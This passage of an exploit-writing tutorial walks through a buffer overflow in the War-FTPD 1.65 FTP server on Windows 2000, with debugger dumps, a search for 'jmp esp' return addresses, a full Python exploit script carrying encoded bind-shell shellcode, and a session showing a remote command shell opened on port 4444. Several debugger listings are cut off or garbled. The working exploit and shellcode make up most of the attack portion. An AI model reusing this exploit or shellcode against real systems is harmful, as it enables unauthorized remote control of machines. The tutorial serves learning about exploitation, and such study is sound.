
```
Access violation when executing [DEADBEEF] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

As we can see it worked just fine!
'Access violation when executing [DEADBEEF]' ;))) we've got it!!

MAKING RETURN ADDRESS TO EXECUTE OUR SHELLCODE

Till now all was very similar to *nix world...but win32 has it's own particularities as we'll see.
As you could see in the images above the stack addresses were like 0x00A4FDD0, and as 0x00 can not be used as a string because it cuts it, 'cause it is the NULL (string terminator), it just CANNOT be used as RET ADDRESS in our BufferOverFlow. So we'll have to find another way to jump in to the buffer that our shellcode is located.
One of this techniques is to use the values allocated in the registers when exploiting the aplication.
If we've paid attention in the images above we could have seen that registers esp and ebp pointer to some places into our buffers. So what we'll do is to use those registers to reach our shellcode or NOPS that will 'fall to' the shellcode, and that way change the normal execution flow of the process. But...how are we gonna do that? Don't worry is not that difficult.
If you did your job, as described in this paper, you must have installed the FX's (from Phenoelit) 'OllyUni' plugin into your Ollydbg. And now's the time it's gonna be used. With this plugin we'll search for 'jmp esp', 'call esp', 'jmp ebp' and 'call ebp', that way will be able to jump in to the buffer that we've crafted with NOPS followed by our shellcode, so that'll make our exploitation more reliable. The location of those jmps and calls will change depending on our Win2k, XP language version and SPs installed over it. The problem of making a oneshoot exploit is not scope of this paper, maybe I'll describe better techniques in future papers.

OK, let's put our hands on this.
We'll have to launch War-Ftpd from Ollydbg, as we've done just before and after 'Start Service' will go to Ollydbg and click right mouse button over de top-left window (asm code), and select 'Overflow Return Address->ASCII overflow returns->Search JMP/CALL ESP' option. Then have a seat and relax for a while because it is gonna take time....so don't get mad, you just have to wait till it finishes searching. (on slow machines it will take long...long time)



```
004348C0  $ 64:A1 0000000  mov     eax, dword ptr fs:[0]
004348C6  . 55             push    ebp
004348C7  . 8BEC           mov     ebp, esp
004348C9  . 6A FF          push    -1
004348CB  . 68 F8944300    push    4394F8
004348D0  . 68 B24A4300    push    434AB2
004348D5  . 50             push    eax
004348D6  . 64:8925 00000  mov     dword ptr fs:[0], esp
004348DD  . 83EC 78        sub     esp, 78
004348E0  . 53             push    ebx
004348E1  . 56             push    es
004348E2  . 57             push    ed
004348E3  . 8965 E8        mov     dw
004348E6  . C745 FC 00000  mov     dw
004348ED  . 6A 02          push    2
004348EF  . FF15 54CF4400  call    dw                    CRT.__set_
004348F5  . 83C4 04        add     es
004348F8  . C705 48B14400  mov     dw
00434902  . A1 48B14400    mov     ea
00434907  . A3 4CB14400    mov     dw
0043490C  . FF15 44CF4400  call    dw                    CRT.__p__f
00434912  . 8B0D F0A14400  mov     ec
00434918  . 8908           mov     dw
0043491A  . FF15 48CF4400  call    dw                    CRT.__p__c
00434920  . 8B0D ECA14400  mov     ec
00434926  . 8908           mov     dw
00434928  . A1 4CCF4400    mov     ea
0043492D  . 8B00           mov     ea
0043492F  . A3 44B14400    mov     dw
00434934  . E8 77010000    call    00                    -ftpd.0043
00434939  . 833D E8A14400  cmp     dw
00434940  .v75 0E          jnz     sh                    -ftpd.0043
00434942  . 68 A04A4300    push    43
00434950=war-ftpd.00434950
```


```
Registers (FPU)
EAX 005A1FF0
ECX 00000000
EDX 00000000
EBX 00000002
ESP 0012FD38
EBP 0012FD84
ESI 77F87E6C ntdll.ZwWaitForMultipleObjects
EDI 00000002

EIP 77F87E77 ntdll.77F87E77

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 43D3 00000056 0012D914
ST1 empty +UNORM 0055 00000055 16A877F9
ST2 empty -UNORM D8EC 00556E98 00000056
ST3 empty 7.5273454850668339200e-4927
ST4 empty -??? FFFF 77F94418 77FB80DB
ST5 empty 5.4677285389146992640e+4314
ST6 empty 0.0878542793339669760e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump
00440000  00 00 00 00 59 4B 43 00
00440008  F0 36 40 00 30 37 40 00
00440010  30 30 42 00 70 30 42 00
00440018  60 02 43 00 90 08 43 00
00440020  F0 10 43 00 20 11 43 00
00440028  60 11 43 00 F0 11 43 00
00440030  F0 12 43 00 20 13 43 00
00440038  40 13 43 00 80 13 43 00
00440040  C0 13 43 00 00 14 43 00
00440048  40 14 43 00 80 14 43 00
00440050  C0 14 43 00 00 15 43 00
00440058  40 15 43 00 80 15 43 00
00440060  C0 15 43 00 00 16 43 00
00440068  30 17 43 00 00 00 00 00
00440070  00 00 00 00 00 00 00 00
```

```
0012FFC8
0012FFCC
0012FFD0
0012FFD4
0012FFD8
0012FFDC
0012FFE0
0012FFE4
```


```
New thread with ID 00000264 created
```

While processing...



```
00440070  00 00 00 00 00 00 00 00  ........        00FAFFE4  77E9C008  KERNEL32.77E9C008
Finding ASCII (0x774BD000) - 46.6%                                      Running
```

When it's finished, we've gotta go to 'View->Log' from Ollydbg menu bar, to see all locations of 'jmp esp' and 'call esp' found in the process and dlls related with it.


Start
OllyDbg - war-ftpd....
Idle - WAR-FTPD 1.65
08:11 p.m.
OllyDbg - war-ftpd.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module war-ftpd
Log data
Running

```
004348C0  $ 64:A1 0000000  mov   eax, dword ptr fs:[0]
004348C6  . 55             push  ebp
004348C7  . 8BEC           mov   ebp, esp
004348C9  . 6A FF          push  -1
004348CB  . 68 F8944300    push  4394F8
004348D0  . 68 B24A4300    push  434AB2
004348D5  . 50             push  eax
004348D6  . 64:8925 000000 mov   dword ptr fs:[0], esp
004348DD  . 83EC 78        sub   esp, 78
004348E0  . 53             push  ebx
004348E1  . 56             push  esi
004348E2  . 57             push  edi
004348E3  . 8965 E8        mov   dword ptr [ebp-18], esp
004348E6  . C745 FC 000000 mov   dword ptr [ebp-4], 0
004348ED  . 6A 02          push  2
004348EF  . FF15 54CF4400  call  dword ptr [44CF54]          MSVCRT.__set_app_type
004348F5  . 83C4 04        add   esp, 4
004348F8  . C705 48B14400  mov   dword ptr [44B148], -1
00434902  . A1 48B14400    mov   eax, dword ptr [44B148]
00434907  . A3 4CB14400    mov   dword ptr [44B14C], eax
0043490C  . FF15 44CF4400  call  dword ptr [44CF44]          MSVCRT.__p__fmode
00434912  . 8B0D F0A14400  mov   ecx, dword ptr [44A1F0]
00434918  . 8908           mov   dword ptr [eax], ecx
0043491A  . FF15 48CF4400  call  dword ptr [44CF48]          MSVCRT.__p__commode
00434920  . 8B0D ECA14400  mov   ecx, dword ptr [44A1EC]
00434926  . 8908           mov   dword ptr [eax], ecx
00434928  . A1 4CCF4400    mov   eax, dword ptr [44CF4C]
                                 ptr [eax]
                                 44B144], eax
                                                              war-ftpd.00434AB0
                                 44A1E8], 0
                                 950                          war-ftpd.00434950
                                 44CF50]                      MSVCRT.__setusermatherr
                                                              war-ftpd.00434A80
                                                              <jmp.&MSVCRT._initterm>
                                 ptr [44A1E4]
                                 ebp-28], eax
                                 ptr [ebp-28]
                                 ptr [44A1E0]
                                 ptr [ebp-34]
```

```
Address   Message
7795FE02  Location found: call    esp in WLDAP32.text
77A6986B  Location found: jmp     esp in ole32.text
77A84502  Location found: jmp     esp in ole32.text
77ACA231  Location found: jmp     esp in ole32.text
77ACA254  Location found: jmp     esp in ole32.text
77AE78F4  Location found: jmp     esp in ole32.text
77BBB3AF  Location found: jmp     esp in COMCTL32.rsrc
77BBB3CB  Location found: jmp     esp in COMCTL32.rsrc
77C916A7  Location found: jmp     esp in SHLWAPI.text
77D5064D  Location found: call    esp in RPCRT4.text
77D50651  Location found: call    esp in RPCRT4.text
77DCA343  Location found: call    esp in ADVAPI32.text
77E33F4D  Location found: jmp     esp in USER32.text
77E33F69  Location found: jmp     esp in USER32.text
77E33F6D  Location found: jmp     esp in USER32.text
77E3C289  Location found: jmp     esp in USER32.text
77EA162B  Location found: call    esp in KERNEL32.text
77F8948B  Location found: jmp     esp in ntdll.text
77FB2B36  Location found: jmp     esp in ntdll.text
          77 addresses found, 0 filtered
```

```
Finding ASCII (0xFFBE8000) - 99.9%
```

I personally preffere JMPs ones because they are a direct jump to a location, instead of CALLs which pushes the next instruction to the stack, but anyway both should work.

MAKING A BETA EXPLOIT

Now that we have collected all the pieces needed we'll craft your first win32 beta exploit we'll name it 'exp_beta.py':

```
import struct

sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
sc += "\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\x6b\x67\xf2\xf3\x1f"
sc += "\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

print 'USER '+'\x41'*485+struct.pack('<L', 0x750362c3)+'\x42'*32+sc
```

(remember to change the '0x750362c3' by the location of a 'jmp esp' for your system, I've worked on this tutorial on a win2k english without any SP installed)
Oh...a little explaination, I've used '\x41' and '\x42' as NOPs, which represents 'inc' instruction to registers that in this case don't bother us. (in most papers you probably have read '\x90' was used instead)

It's time to try it!!:

```
$ python exp_beta.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Press CTRL+C to getout from netcat.
As we've used a port 4444 bind shellcode, so we'll try to connect to this port, where our shellcode should be listening on:

```
$ telnet 192.168.178.129 4444
Trying 192.168.178.129...
Connected to 192.168.178.129.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
```

```
C:\Program Files\War-ftpd>
```

mmm…I think that it works ;)

LAST WORDS

As we've reached our goal, this paper came up to the end.
Now it's time for you to start playing around a little bit, because practice is the best way to learn things.

I hope that you've enjoyed this document.
For any suggestion, comments or whatever, just send me an e-mail to shadown@g-con.org or to shadown@gmail.com

Thanks for your time.

GREETZ

To my wife 'Maureen' and son 'Ulises' for supporting me in my job, researchs, and anything I do, and for been the best company I've ever have. I love you.
And to all of my friends...you know who you are.